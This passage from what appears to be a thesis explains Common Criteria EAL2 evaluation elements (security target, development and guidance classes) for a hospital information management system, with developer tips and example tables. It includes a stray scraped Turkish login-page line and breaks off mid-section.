
Figure 8 : Developer and Evaluator on components[11]

Since this thesis is focused on the perspective of the evaluator, components not having '.C' clause will be explained.

Information for SAR elements is given after the component, and it is written in *italic*.

There is also another standard for CC on ST named ISO/IEC 15446:2017. When in doubt, this document should be checked for guidance as well [50].

A proper, well-defined ST Contents can be seen below in Figure 9.



- 1. ST Introduction
  - 1.1. Security Target & TOE Reference
  - 1.2. TOE Overview
    - 1.2.1. Usage & Major Security Features of a TOE
    - 1.2.2. TOE TYPE
    - 1.2.3. Non TOE Hardware/ Software/ Firmware
  - 1.3. TOE Description
    - 1.3.1. TOE Physical Scope
    - 1.3.2. TOE Logical Scope
    - 1.3.3. Role Groups
- 2. Conformance Ratıonale Claims
  - 2.1. CC Conformance Claim
  - 2.2. PP Claim
  - 2.3. Package Claim
- 3. Security Problem Definition
  - 3.1. Threats
  - 3.2. Organizational Security Policies
  - 3.3. Assumptions
- 4. Security Objectives
  - 4.1. Security Objectives for the TOE
  - 4.2. Security Objectives for the Operational Enviro...
  - 4.3. Security Objectives Rationale
- 5. Extended Components Definition
- 6. Security Requirements
  - 6.1. Security Functional Requirements Formattıng
  - 6.2. Security Functional Requirements
  - 6.3. Security Assurance Requirements
  - 6.4. Security Requirements Rationale
    - 6.4.1. Security Functional Requirements Depen...
    - 6.4.2. Security Functional Requirements Ration...
    - 6.4.3. Security Functional Requirements Ration...
    - 6.4.4. Security Assurance Requirements Ration...
- 7. TOE Summary Specification
  - 7.1. TOE Security Functions

Figure 9: ST Contents

2.3.1.1 ST introduction (ASE_INT.1)

The purpose of this activity is to determine the ST, and the TOE is identified correctly. TOE can be described in three levels;

- TOE Reference,
- TOE Overview,
- TOE Description.

Identification is one of the most important parts for both the CC Certificate and for the user in need for the product.

ASE_INT.1.1: In this element, evaluator checks that if the ST document contains an ST reference, a TOE reference, a TOE overview, and TOE description.

Guide & Tips for the developer

ST Reference: *Hospital_Information_Management_Systems_X_STv.1.0*

TOE Reference: *Hospital Information Management Systems X v1.0.0*

ASE_INT.1.2: In this element evaluator, checks ST reference to determine its uniqueness to identify ST document.

Guide & Tips for the developer

Information stated above should be clear and reasonable. It should distinguish easily from other ST's. It should contain a version number.

ASE_INT.1.3: In this element evaluator, checks TOE reference to determine its uniqueness to identify TOE.

Guide & Tips for the developer

It should be clear for the evaluator to identify TOE, which ST it refers to and its version.

ASE_INT.1.4: In this element evaluator, checks TOE reference to make sure it is not misleading.

Guide & Tips for the developer

It should be clear which part of the product has been named as a TOE and which part has been evaluated.

ASE_INT.1.5: In this element, evaluator checks TOE overview to determine it states the usage and major security features of the TOE.

Guide & Tips for the developer

The user in need for the product should have an idea in mind when the TOE overview is read. The data provided in the overview should be clear for customers.

ASE_INT.1.6: In this element, evaluator checks TOE overview to determine if it identifies to TOE type.

ASE_INT.1.7: In this element, evaluator checks TOE overview to determine sure it is not misleading.

ASE_INT.1.8: In this element, evaluator checks TOE overview to determine it identifies and non-TOE parts in terms of hardware/software/firmware required by the TOE.

Guide & Tips for the developer

Some TOEs are able to run standalone, however other TOEs (usually software TOEs) require additional hardware, software or firmware. Their needs should be stated specifically.

ASE_INT.1.9: In this element, evaluator checks TOE description to determine the physical scope of the TOE is described.

Guide & Tips for the developer

Lists of the TOE hardware, software, firmware, and guidance parts should be described in the physical scope of the TOE. It can be showed in a figure or a table to clarify boundaries, the parts and the TOE itself, as shown below in Figure 10 from a certified product [51].




Figure 10: Physical Scope/Boundaries

ASE_INT.1.10: In this element, evaluator checks TOE description to determine the logical scope of the TOE is described.

Guide & Tips for the developer

Logical security features of the TOE should be in a level of detail for a general understanding of the product.

ASE_INT.1.11: In this element evaluator, checks TOE reference, TOE overview, and TOE description to determine they are consistent with each other.

2.3.1.2 Conformance Claims (ASE_CCL.1)

The goal of this activity is to make sure of the validity of conformance claims. Claims describe how TOE conforms to the CC and how ST conforms to PP's and packages.

ASE_CCL.1-1: In this element, evaluator checks that the conformance claim contains CC conformance claim, which identifies the version of CC.

Guide & Tips for the developer

Conformance claim should identify the version of CC document for certification.

ASE_CCL.1-2: In this element, evaluator checks that conformance claim is either CC Part 2 conformant or extended.

ASE_CCL.1-3: In this element, evaluator checks that conformance claim is either CC Part 3 conformant or extended.

ASE_CCL.1-4: In this element, evaluator checks that conformance claim for Part 2 is consistent with extended components definition.

ASE_CCL.1-5: In this element, evaluator checks that conformance claim for Part 3 is consistent with extended components definition.

ASE_CCL.1-6: In this element, evaluator checks that conformance claim contains a PP claim identifying which ST claims conformance.

Guide & Tips for the developer

Conformance claim to PP should be stated with its title and version number while stating its conformance is strict or demonstrable.

ASE_CCL.1-7: In this element, evaluator checks that conformance claim contains a packaging claim identifying which ST claims conformance.

ASE_CCL.1-8:

In this element, evaluator checks that the identified package is conformant or augmented.

Guide & Tips for the developer

“If the package claim is conformant;

- *ST contains all SARs in the included package with no additional SARs.*
- *ST contains all SFRs in the included package with no additional SFRs.*

If the package claim is augmented;

- *ST contains all SARs in the included package with at least one additional SAR in the package.*
- *ST contains all SFRs in the included package with at least one additional SFR in the package.”*[9]

ASE_CCL.1-9: In this element, evaluator checks that conformance claim rationale to determine TOE type is consistent with TOE types of the PPs.

ASE_CCL.1-10: In this element, evaluator checks that conformance claim rationale to determine it is consistent with the security problem definition, as stated in the PP conformance.

ASE_CCL.1-11: In this element, evaluator checks that conformance claim rationale to determine it is consistent with the security objective definition, as stated in the PP conformance.

ASE_CCL.1-12: In this element, evaluator checks that conformance claim rationale to determine it is consistent with security requirements as stated in the PP conformance.

2.3.1.3 Security problem definition (ASE_SPD.1)

The focus of this activity is to make sure that security problem intended to be addressed by the TOE and its operational environment is defined clearly.

ASE_SPD.1-1: In this element, evaluator checks that threats are defined in the SPD.

Guide & Tips for the developer

The threats to counter by TOE in its environment should be defined clearly.

ASE_SPD.1-2: In this element, evaluator checks that threats defined in the SPD in terms of a threat agent, an asset, and an adverse action.

Guide & Tips for the developer

The threats should be defined a for an example below;

Threat.UNAUTHORIZED_ACCESS: *A malicious user may gain unauthorized access to TOE and change its configuration.*

Agent: *A malicious user*

Assets: *TOE configuration*

Adverse action*: change TOE configuration to cause flaws in the system*

ASE_SPD.1-3: In this element, evaluator checks that Organizational Security Policies defined in the SPD.

Guide & Tips for the developer

OPS statements should be explained with accurate detail to make it understandable. Rules and guidelines must be followed by the TOE.

ASE_SPD.1-4: In this element, evaluator checks that assumptions about the operational environment should be described in the SPD.

Guide & Tips for the developer

Each assumption about the OE of the TOE should be explained with enough detail for the consumers to determine their OSP matches the assumption.

2.3.1.4 Security objectives (ASE_OBJ.2)

The objective of this activity is to determine security objectives for the objective environment are defined clearly.

ASE_OBJ.2-1: In this element, evaluator checks that security objectives shall describe the security objectives for TOE and the security objectives for the operational environment.

Guide & Tips for the developer

ISO/IEC TR 15446:2017 document is can also be used as a guidance for objectives and how to define them [50].

There should be two different categories for SO for the TOE and SO for OE.

ASE_OBJ.2-2: In this element, evaluator checks that security objectives rationale traces all SO for TOE back to threats countered by objectives and/or OPSs by the objectives.

Guide & Tips for the developer

The entire SO defined in the TOE should be able to trace back to threats of OPSs.

ASE_OBJ.2-3: In this element, evaluator checks that security objectives rationale traces all SO for the OE back to threats counter by that SO and to assumptions upheld by that SO.

Guide & Tips for the developer

The entire SO defined in the OE should be able to trace back to threats of OPSs.

.

ASE_OBJ.2-4: In this element, evaluator checks that security objectives defined in a way to counter the threats in the rationale.

Guide & Tips for the developer

The evaluator has to determine that the justification for threat shows that either threat is removed, diminished or mitigated. The evaluator also needs justification on security objectives are sufficient for threats.

ASE_OBJ.2-5: In this element, evaluator checks that security objectives rationale enforce all security objective OSPs.

Guide & Tips for the developer

The evaluator makes sure that the justification for an OSP shows that SO are sufficient: if all SO back to OSPs.

ASE_OBJ.2-6: In this element, evaluator checks that security objectives rationale uphold all assumptions in the OE for security objectives.

Guide & Tips for the developer

The evaluator determines that the justification for an assumption about the OE shows that security objectives are sufficient: if all security objectives trace back to assumptions.

2.3.1.5 Extended components definition (ASE_ECD.1)

The extended component definition is to make sure when defining a component it is defined clearly, fully, and unambiguously.

Since this thesis, providing guidance for HIMS CC conformance claimed on PP, and there are no extended component definition on the conformance claimed PP there will not be any guidance on ASE_ECD.

2.3.1.6 Security requirements (ASE_REQ.2)

The aim of this activity is to determine the SFRs, and the SARs are clear, unambiguous and well defined, consistent with security objectives of the TOE.

ASE_REQ.2-1: In this element, evaluator checks that security requirements describe the SFRs and the SARs in the ST document.

Guide & Tips for the developer
Each SFR should be identified clearly, by either one of the points below; • *the conformant PP,* • *CC Part2.*

ASE_REQ.2-2: In this element, evaluator checks that security requirements describe SARs.

Guide & Tips for the developer
Either one of the points below should identify sARs; • *the conformant PP,* • *CC Part3.*

ASE_REQ.2-3: In this element evaluator, checks that all objects, subjects, security attributes, and other terms used in the SFRs and the SARs shall be defined clearly.

Guide & Tips for the developer
This element is to make sure that SFRs and SARs are well defined. It should cause no misunderstanding.

ASE_REQ.2-4: In this element, evaluator checks that all kind of operations on the security requirements are defined.

Guide & Tips for the developer
There are four kinds of operations to perform on SFRs; • *Iteration: Allows a component for more than one use for different operations,*

    - *FCS_COP.1/**DES***
    - *FCS_COP.1/**Elliptic curve***
- *Assignment: Allows specification of parameters,*
    - *FIA_SOS.1 : The TSF shall provide a mechanism to verify that secrets meet [**assignment : a defined quality of metric**]*
        - *Example for assignment :*
        - *[*
            - *at least 8 or more characters*
            - *at least 1 or more uppercase character*
            - *at least 1 or more lowercase character*
            - *at least 1 or more special character (!#$&/()-*)*
            - *at least 1or more numeric character*
        - *]*
- *Selection: Allows the specification of one or more items from a list,*
    - *FTP_TRP.1.2: The TSF shall permit [**selection : the TSF, local users, remote users**] to initiate communication via the trusted path.*
- *Refinement: Allows the addition of details.*
    - *FTP_TRP.1.2: The TSF shall permit [selection : the TSF, local users, remote users] to initiate ~~communication~~ **SSL** via the trusted path.*

ASE_REQ.2-5: In this element, evaluator checks that all the operations performed on SFRs are performed correctly.

Guide & Tips for the developer

ASE_REQ.2-4 example can be read for guidance. The operations in the SFRs should be performed based on the CC standard. [3]

ASE_REQ.2-6: In this element, evaluator checks that all iteration operations performed correctly.

ASE_REQ.2-7: In this element, evaluator checks that all selection operations performed correctly.

ASE_REQ.2-8: In this element, evaluator checks that all refinement operations performed correctly.

ASE_REQ.2-9: In this element, evaluator checks that all the dependencies must be justified.

Guide & Tips for the developer

All dependencies must be met, and also there should be reasoning behind it.


Example

SFR	*Dependency*	*Dependency Met?*
FCS_CKM.1 *Cryptographic Key Generation*	*[FCS_CKM.2 Cryptographic key distribution, or* *FCS_COP.1 Cryptographic operation]* *FCS_CKM.4 Cryptographic key destruction*	*Here developer must explain the way dependent SFR is taken care of how.*

Table 3: Dependency table example

ASE_REQ.2-10: In this element, evaluator checks that security requirements rationale traces each SFR back to SO for the TOE.

Guide & Tips for the developer



	O.ACCESS	O.USER	O.MANAGE	O.COMM	O.AUDIT	O.HASH
FAU_GEN.1					X	
FAU_GEN.2					X	
FAU_SAR.1					X	
FAU_STG.1					X	
FAU_STG.4					X	
FCS_COP.1						X
FDP_ACC.1	X					
FDP_ACF.1	X					
FIA_UID.2		X				
FIA_UAU.2		X				
FIA_AFL.1	X					
FMT_MSA.1			X			
FMT_MSA.3			X			
FMT_SMF.1			X			
FMT_SMR.1		X	X			
FPT_STM.1					X	
FTP_TRP.1				X		

Table 4: HBYS_PP_07_09_2016 SFR – Objective Rationale Table [49]

ASE_REQ.2-11: In this element, evaluator checks that each security objective for the TOE is suitable to meet that security objective.

ASE_REQ.2-12: In this element, evaluator checks that security requirements explain why the SARs were chosen.

ASE_REQ.2-13: In this element, evaluator checks that all security requirements are internally consistent.

2.3.1.7 TOE summary specification (ASE_TSS.1)

ASE_TSS.1-1: In this element, evaluator checks that the TOE summary specification describes how TOE meets each SFR.

Guide & Tips for the developer

There should be a table with data's from TSS and SFRs to match each SFR back to TSS.

ASE_TSS.1-2: In this element, evaluator checks that the TOE summary specification is consistent with the TOE overview and description.

Guide & Tips for the developer

The TOE overview and description are the key parts for the customer who is looking for a CC certified product for their needs. So the while covering SFRs and their requirements it should also be consistent with TSS.

2.3.2 Class ADV: Development

Development Class provides detailed information about the TOE and its design. Knowledge gained from this information guides evaluator for ATE (Functional Tests) and AVA (Vulnerability Analysis) classes. Development class is formed by six different classes; however, since this thesis providing guidance on EAL2 is based on conformant PP, three different classes will be worked on as follows, ADV_ARC and ADV_FSP, ADV_TDS [49].

When preparing the documents for the certification process, there are two crucial properties to demonstrate. The first one is to make sure security functionality works correctly, and the second is to make sure security functionality cannot be bypassed. There is no limit to these properties; more precautions mean much more protected TOE. ADV is the most vital part of TOE evaluation, and evaluator should spend his/her time to understand precautions, subsystems, and modules. The subsystem and the module approach will be explained in the SAR components.

All parts of the TOE Security Functionality (TSF) are security relevant, meaning that they must protect TOE as mentioned in the SFRs in ST document. There are three different security relevance types, which are;

- SFR-Enforcing,
- SFR-Supporting,
- SFR-Non-Interfering.

While either preparing or evaluating the CC documents, security relevance type is crucial for the evaluator to understand TOE.

Different parts of TOE play different roles, which creates different interfaces. If an interface is related to TOE security, its relevance is **SFR-Enforcing.** These interfaces play a direct role in implementing SFRs to TOE. If an interface used both untrusted users and parts of TSF its security, relevance is **SFR-Supporting.** If an interface has no relevance to security like its security, relevance is **SFR-Non-Interfering.**

Another example here is;

Let us assume your product performs cryptographic operations and generates its own key for encryption. In this case, FCS_CKM.1 (Cryptographic Key Management) SFR must be used. Therefore, in your product (on the code side) the module where the key is generated is SFR-enforcing. The Random Number Generator module used in a key generation is the SFR-supporting module.

The interfaces that do not cover TOE security are SFR-noninterfering.

SAR Families will be explained below on EAL2.

2.3.2.1 Security Architecture (ADV_ARC.1)

The Architecture family ensures that the requirements of the TOE on domain separation, self-protection and non-bypassability; furthermore, they are also related to SFRs.

ADV_ARC.1-1: In this element, evaluator checks that security architecture description determines information given in the evidence is given at the level of detail to commensurate with descriptions of the SFR-enforcing in the TOE design.

Guide & Tips for the developer

ADV documents generally consist of three different documents as follows; ADV_ARC, ADV_FSP, and ADV_TDS. Level of detail here means for EAL2 is subsystems. So ADV_ARC document should have detailed as a subsystem level.

ADV_ARC.1-2: In this element, evaluator checks that security architecture description to determine it is describing security domains.

Guide & Tips for the developer

Security domains usually refer to environments supplied by TSF for use by potential entities. For some TOEs, domain separation does not exist. Assume your TOE is packet-filter firewall software. Users on WAN or LAN has no way to interact with TOE, so there is no need for Security domains

ADV_ARC.1-3: In this element, evaluator checks that security architecture to determine the initialization process preserve security.

Guide & Tips for the developer

After you turn the device TOE is working on or if the whole device is TOE while the device is reaching a secure state, ADV_ARC document should contain prevention methods why the initialization is secure like integrity check, etc.. Generally, the functions are not accessible after TOE is in a secure state, if this is the case that developers have to explain why they are not reachable.

ADV_ARC.1-4: In this element, evaluator checks that security architecture to find out TSF are able to protect itself from tampering

Guide & Tips for the developer

TOE should be able to protect itself from tampering, which may result in loss of data or security breach. For our case, OWASP 10 attack for software, operating systems attacks, known vulnerabilities on the software tool used in the TOE should be tested from developers, before the certification process.

ADV_ARC.1-5: In this element, evaluator checks that security architecture to find out TSF prevent bypass of the SFR-enforcing functionality.

Guide & Tips for the developer

A table can be prepared for this component with fields, SFR, Attack to SFR, concerning TSFI and subsystem.

2.3.2.2 Functional specification (ADV_FSP.2)

FSP family represents TSF for its interfaces. All interfaces of the TOE should be explained in the ADV_FSP document clearly. It should include methods used, parameters, actions, errors, and error meanings for every single TSFI. It is important to note that for each SFR, all the interfaces that SFR has relation should be explained.

ADV_FSP.2-1: In this element, evaluator checks that TSF is fully represented.

ADV_FSP.2-2: In this element, evaluator checks to make sure the purpose of each TSFI is given.

Guide & Tips for the developer

All the interfaces must have an explanation about their intention to use for the TOE in the FSP document.

ADV_FSP.2-3: In this element, evaluator checks to make sure the method of each TSFI is given.

Guide & Tips for the developer

All the interfaces must have methods that are being used within themselves in the FSP document.

ADV_FSP.2-4: In this element, evaluator checks to make sure all parameters used in each TSFI is identified.

Guide & Tips for the developer

ADV_FSP.2-4,5,6,7 explained in Figure 11.

ADV_FSP.2-5: In this element, evaluator checks to make sure all parameters identified in each TSFI is explained.

ADV_FSP.2-6: In this element, evaluator checks to make sure for each SFR-enforcing TSFI all actions in the TSFI is described.


ADV_FSP.2-7: In this element, evaluator checks to make sure for each SFR-enforcing TSFI all errors in the TSFI is described.

ADV_FSP.2-8: In this element, evaluator checks that all the links the SFR corresponding to TSFIs.

ADV_FSP.2-9: In this element, evaluator checks to make sure all of the SFRs are stated.

ADV_FSP.2-10: In this element, evaluator checks to make sure all of the SFRs are stated correctly.

Guide & Tips for the developer



Girdiğin e-posta adresi veya telefon numarası hiçbir hesapla eşleşmiyor. **Bir hesaba kaydol.**

Figure 11: ADV_FSP key points

2.3.2.3 TOE design (ADV_TDS)

TDS focuses on TOE on different levels, such as its context, size, and complexity. Design requirements provide information so that a determination can be made on SFRs is realized. ADV_TDS document should provide sufficient detail for the evaluator to determine TSF boundaries and how TSF implements the SFRs. In this family, there are two kinds of decomposition;

- Subsystem,

- Module.

In this case, it is EAL2, subsystem decomposition is required.

ADV_TDS.1-1: In this element, evaluator checks to determine the entire TOE structure is described in terms of subsystems.

Guide & Tips for the developer

Since this thesis is providing guidance on EAL2 for HIMS, it is known that TOE is a software application. For software application, the code written in the ide must be under a subsystem.



Hospital Information Management Systems XX
1: Project
Project
Hospital Information Management Systems XX D:\Hospital Information Manag
.idea
src
Identification_Authentication
Authentication
Users
Security_Audit
Event_Logs
Security_Management
Hospital Information Management Systems XX.iml
External Libraries
Scratches and Consoles
Subsystems

Figure 12: ADV_TDS Subsystems.

Identification_Authentication and Security_Audit are Subsystems in this example.

ADV_TDS.1-2: In this element, evaluator checks to determine all subsystems of the TOE are TSF identified.

Guide & Tips for the developer

All the TSF and non-TSF subsystems should be identified clearly for the evaluator to determine.

ADV_TDS.1-3: In this element, evaluator checks to determine if the TSF is SFR-supporting or SFR-non-interfering.

Guide & Tips for the developer

SFR-enforcing subsystems have to be defined in detail since they are related to TSFI. However, SFR-supporting and SFR-non-interfering subsystems don't have to be defined in detail. These systems don't play a direct role in security.

ADV_TDS.1-4: In this element, evaluator checks to determine all of the SFR-enforcing behavior is explained completely, accurately, and highly detailed.

Guide & Tips for the developer

SFR-enforcing subsystems must have the corresponding SFR, their definition and relation with other subsystems. These relations can be shown with a TOE figure, showing detailed relations accurately and clearly.

ADV_TDS.1-5: In this element, evaluator checks to determine all the interactions between the subsystems of TSF and other subsystems are defined.

ADV_TDS.1-6: In this element, evaluator checks to determine it contains a complete and accurate mapping from TSFI described in TOE design.

ADV_TDS.1-7: In this element, evaluator checks to determine all the SFRs are covered by design of the TOE.

Guide & Tips for the developer

The developer must make sure that all the SFRs defined in the ST document also written and has a part in the correct subsystem correctly.

ADV_TDS.1-8: In this element, evaluator checks to determine all the SFRs are covered by design of the TOE is accurate instantiation.

2.3.3 Class AGD: Guidance Documents

Guidance documents class ensures that the requirements for AGD are for all users available. It has to provide secure preparation and operation of TOE in its operating environment. Generally, AGD consists of two different documents, AGD_OPE, and AGD_PRE; however, in some cases, developers also provide a classic document like User Manual. If this is the case, then User Manual document has to be in standards of the CC itself. ADV_FSP document and the AGD_OPE document must be on the same level of detail, and both of them must have the same parameters, errors, error meaning, and actions as mentioned in the ADV_FSP.

2.3.3.1 Operational user guidance (AGD_OPE.1)

AGD_OPE.1-1: In this element, evaluator checks to determine OPE describes; the user-accessible functions and privileges in a secure environment, including warnings for each user role.

Guide & Tips for the developer

